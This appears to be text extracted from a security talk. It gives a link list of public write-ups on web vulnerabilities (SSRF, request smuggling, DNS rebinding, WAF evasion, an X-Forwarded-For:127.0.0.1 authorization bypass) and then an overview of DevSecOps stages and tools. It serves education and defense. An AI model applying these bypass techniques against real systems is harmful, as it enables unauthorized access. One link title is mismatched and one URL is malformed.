
- Google - \$13337 SSRF on Google Production servers
<https://opnsec.com/2018/07/into-the-borg-ssrf-inside-google-production-network/>
- Google - reCaptcha Bypass through HTTP Parameter Pollution
<https://andresriancho.com/recaptcha-bypass-via-http-parameter-pollution/>
- Web Cache Deception Attacks
<https://portswigger.net/research/practical-web-cache-poisoning>
- HTTP De-Synch Attacks
<https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn>
- RCE by Uploading web.config file
<https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/>

Some Esoteric Bugs !


- WAF Bypass through Uninitialised Variable
<https://www.secjuice.com/web-application-firewall-waf-evasion/>
- Google - \$36k Google App Engine RCE
<https://sites.google.com/site/testsitehacking/-36k-google-app-engine-rce>
- DNS Rebinding Attacks
<https://medium.com/@brannondorsey/attacking-private-networks-from-the-internet-with-dns-rebinding-ea7098a2d325>
- Bypassing 403 Authorization by using X-Forwarded-For:127.0.0.1
<https://blog ircmaxell com/2012/11/anatomy-of-attack-how-i-hacked.html>
- XML Injection
<http://projects.webappsec.org/w/page/13247004/XML%20Injection>

DevSecOps


What is DevOps ?



Shift Left <<<



What is DevSecOps ?



DevSecOps Mapped to DevOps



Developer

- Pre-commit Hooks
- IDE Plugins
- Linters

Secrets Management

- Token based secret management service

CI/CD Server

- Static Application Security Testing
- Software Composition Analysis

QA/Staging

- Dynamic Application Security Testing
- Vulnerability Management


Production

- Compliance as Code
- Manual Pentesting
- Business Logic Flaws

Monitoring

- Monitor the deployed instance for Vulnerability OWASP Top 10

DevSecOps ToolChest



DevSecOps Tool Chest

- Developers

- Talisman



- SAST

- Dependency-Checks



- FindSecBugs



- DAST

- OWASP-ZAP



- Vulnerability Management

- ArcherySec



- Infrastructure Scan

- OpenVAS



- Compliance as Code

- Inspec



- Monitoring

- modsecurity



- Secrets Management

- Hashicorp Vault




- Docker Secrets

DevOps --> DevSecOps


DevOps Pipeline



